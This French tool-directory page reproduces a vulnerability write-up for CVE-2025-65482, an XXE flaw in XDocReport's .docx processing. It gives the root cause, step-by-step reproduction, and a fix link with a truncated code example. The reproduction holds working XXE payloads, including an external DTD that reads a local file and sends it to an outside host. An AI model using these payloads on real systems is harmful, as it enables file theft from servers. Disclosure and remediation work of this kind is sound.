
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/at190510-cuong/cve-2025-65482-xxe-
Analyse des VulnérabilitésExploitationExploitation d'Applications WebExfiltration de DonnéesArticles et RechercheApprentissage et Éducation
GitHubat190510-cuong/cve-2025-65482-xxe-

CVE-2025-65482-XXE-

CVE-2025-65482 (XXE)

Voir le dépôt
130il y a 0 ansPas encore vérifié
Partager

CVE-2025-65482 (XXE)

Injection d'entité externe XML (XXE) dans XDocReport

Définition du bug

Injection d'entité externe XML

Aperçu de la vulnérabilité

  • L'injection d'entité externe XML (XXE) est une vulnérabilité dans le traitement des données au format XML, où un utilisateur insère des données XML faisant référence à un fichier ou à un système externe. Un attaquant peut utiliser cette vulnérabilité XXE identifiée pour scanner d'autres systèmes à la recherche de ports de service ouverts, demander des fichiers confidentiels et accéder à des fonctionnalités de systèmes connectés qui ne seraient autrement pas disponibles. De là, l'attaquant peut extraire des données, interagir avec les systèmes et provoquer des interruptions de service via l'injection XML.

Impact commercial

  • XXE peut entraîner une atteinte à la réputation de l'entreprise en raison de la perte de confiance des utilisateurs. Il peut également entraîner un vol de données et des pertes financières indirectes pour l'entreprise via les coûts de notification, de remédiation et les données PII compromises.


Sévérité HAUTE

image

Description et impact

Le site web de gestion des ressources humaines permet aux utilisateurs de télécharger des fichiers .docx sur le système. Lors du traitement, l'application utilise la bibliothèque fr.opensagres.xdocreport.document.docx qui contient une vulnérabilité XXE lorsqu'elle traite le fichier .docx de l'utilisateur via SAXParser.

Composant concerné

fr.opensagres.xdocreport.template.docx — XDocReport (versions =< 2.0.3)

Analyse de la cause racine

La cause est l'utilisation d'Apache POI.

fr.opensagres.xdocreport.document.docx
   └── fr.opensagres.xdocreport.document
         └── fr.opensagres.xdocreport.template
               └── fr.opensagres.xdocreport.converter
                     └── org.apache.poi.xwpf.converter.core
                           ├── org.apache.poi:poi
                           └── org.apache.poi:poi-ooxml

C'est-à-dire qu'Apache POI est très profondément intégré, dans le module :

org.apache.poi.xwpf.converter.core

image

L'erreur se produit car XDocReport (dans le module fr.opensagres.xdocreport.document.docx) utilise Apache POI pour lire les fichiers .docx, et POI utilise le SAXParser par défaut de Java sans désactiver les fonctionnalités permettant le traitement des DTD et des entités externes. → Cela permet à un attaquant d'insérer un DOCTYPE avec une entité pointant vers l'extérieur (SYSTEM "http://...") ou vers un fichier interne (file:///...) → générant une XXE.

image

XDocReport → fr.opensagres.xdocreport.document.docx → Apache POI (org.apache.poi.xwpf.converter.core) → SAXParser (javax.xml.parsers.SAXParser)

Étapes pour reproduire

  • Décompressez n'importe quel fichier docx
unzip ../vcspentest.docx

image

  • Modifiez le contenu du fichier document.xml dans le docx
nano word/document.xml

image

modifiez avec un payload outbound pour le collabrator comme suit :

<!DOCTYPE x [ <!ENTITY xxe SYSTEM "http://qrlbu64xvd8jr1y8zwcgoiwnler5fx3m.oastify.com/"> ]>
<x>&xxe;</x>

image

  • recompressez en fichier poc
 zip -r ../poc.docx *

image

image

  • téléchargez le fichier docx modifié pour qu'il soit traité par xdocreport

image

  • Résultat : on voit une requête envoyée au collabrator

image

  • Élevez l'impact pour lire des fichiers dans le système
  • machine hôte stockant le fichier dtd sur la machine wsl 172.26.208.130. avec le contenu du fichier vcspentest.dtd comme suit :
<!ENTITY % file SYSTEM "file:///d:/vcspentest.txt">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://172.26.208.130:8888/?x=%file;'>">
%eval;
%exfil;

image

image

modifiez le fichier word/document.xml dans le fichier .docx avec le contenu suivant pour charger le dtd externe depuis la machine wsl :

<!DOCTYPE users [<!ENTITY % xxe SYSTEM "http://172.26.208.130:8888/vcspentest.dtd"> %xxe;]>

image

  • zippez le fichier en .docx et téléchargez-le sur le serveur pour traitement

image

image

  • sur la machine wsl, on voit une requête envoyée avec le contenu du fichier D:/vcspentest.txt sur le serveur cible

image

image

Solution

  • https://github.com/opensagres/xdocreport/pull/547/commits/a8e48d17f02c19b807efe450d20f1755e45d818b

image

Dans le code ou au niveau de la configuration du parseur XML, il est nécessaire de désactiver toutes les fonctionnalités liées aux DTD et aux entités externes.

correction similaire à ce code

    @RequestMapping(value = "/SAXParser/vuln", method = RequestMethod.POST)
    public String SAXParserVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);


            SAXParserFactory spf = SAXParserFactory.newInstance();
            SAXParser parser = spf.newSAXParser();
            parser.parse(new InputSource(new StringReader(body)), new DefaultHandler());  // parse xml

            return "SAXParser xxe vuln code";
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }


    @RequestMapping(value = "/SAXParser/sec", method = RequestMethod.POST)
    public String SAXParserSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    370
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    289

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →